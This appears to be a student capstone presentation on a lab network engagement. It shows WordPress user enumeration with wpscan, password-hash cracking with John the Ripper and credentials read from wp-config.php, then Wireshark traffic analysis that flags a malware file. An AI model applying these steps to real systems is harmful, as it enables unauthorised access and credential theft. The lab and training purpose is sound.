Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

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
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Network Topology & Critical Vulnerabilities

Network Topology



Network

Address

Range:192.168.1.0/24 Netmask:255.255.255.0 Gateway:192.168.1.1

Machines

IPv4: 192.168.1.90

OS: Linux

Hostname: Kali

IPv4:192.168.1.100

OS: Linux

Hostname: ELK

IPv4:192.168.1.110

OS: Linux

Hostname: Target 1

IPv4:192.168.1.105

OS:Linux

Hostname: Capstone

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in Target 1.

Vulnerability	Description	Impact
Wordpress User Enumeration	By using wpscan, we were able to obtain Michael & Steven's user names	Access into Target 1 via SSH, as well as MySQL, which reveals passwords
MySQL Database Breach	Access to credentials by using wp-config.php, as well as hashes	User's credentials are easily accessible to attackers
Weak Passwords	Passwords were easily accessible by using dictionary brute force attack	Passwords are accessed with minimal efforts

Cont. Critical Vulnerabilities: Target 1

Wordpress User Enumeration



```
[i] User(s) Identified:
[+] steven
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
  | Confirmed By: Login Error Messages (Aggressive Detection)
[+] michael
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
  | Confirmed By: Login Error Messages (Aggressive Detection)
```

Weak Passwords

```
root@Kali:~# cd Desktop/
root@Kali:~/Desktop# ls
wp_hashes.txt
root@Kali:~/Desktop# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 43 candidates buffered for the current salt, minimum 48 neede
d for performance.
Warning: Only 37 candidates buffered for the current salt, minimum 48 neede
d for performance.
Warning: Only 33 candidates buffered for the current salt, minimum 48 neede
d for performance.
Warning: Only 32 candidates buffered for the current salt, minimum 48 neede
d for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 23 candidates buffered for the current salt, minimum 48 neede
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84
                 (user2)
```

My SQL Database Breach

michael@target1:/var/www/html/wordpress\$ cat wp-config.php

```
/** The name of the database for wordpress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```


Traffic Profile


Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:


Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.205(37.09%) 185.243.115.84(24.39%) 10.0.0.201(19.08%)	Machines that sent the most traffic.
Most Common Protocols	TCP, UDP	Three most common protocols on the network.
# of Unique IP Addresses	810	On that 15 minutes that we start the traffic we found around 810 different and unique IPs.
Subnets	172.16.4.0/24 185.243.115.0/24 10.0.0.0/24	Observed subnet ranges.
# of Malware Species	june11.dll	Upload the file on virustotal.com most of the security vendors such as Mcafee, Alibaba etc. are distinguished as malicious.


In first Screenshot we can see top 3 IP addresses 172.16.4.205 and 185.243.115.84, 10.0.0.201 they created around 80 percents of all traffics. and in the second screenshot we can see 810 Unique IP Addresses.





To find Top Talkers IP Addresses, we can go to statistics menu then click on IPv4 statistics then click on all Addresses. (First Screenshot) To find how many Unique IP Addresses we have, we can go to statistics menu then click on Endpoints.(Second screenshot)







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To find Most Common Protocols, we can go to statistics menu then open IPv4 then click on Destinations and Ports.(first screenshot). Upload the file on virustotal.com most of the security vendors such as Mcafee, AVG etc. are distinguished as malicious. (second Screenshot)

TCP: The Transmission Control Protocol is one of the main protocols of the Internet protocol suite.

UDP: User Datagram Protocol (UDP) refers to a protocol used for communication throughout the internet.





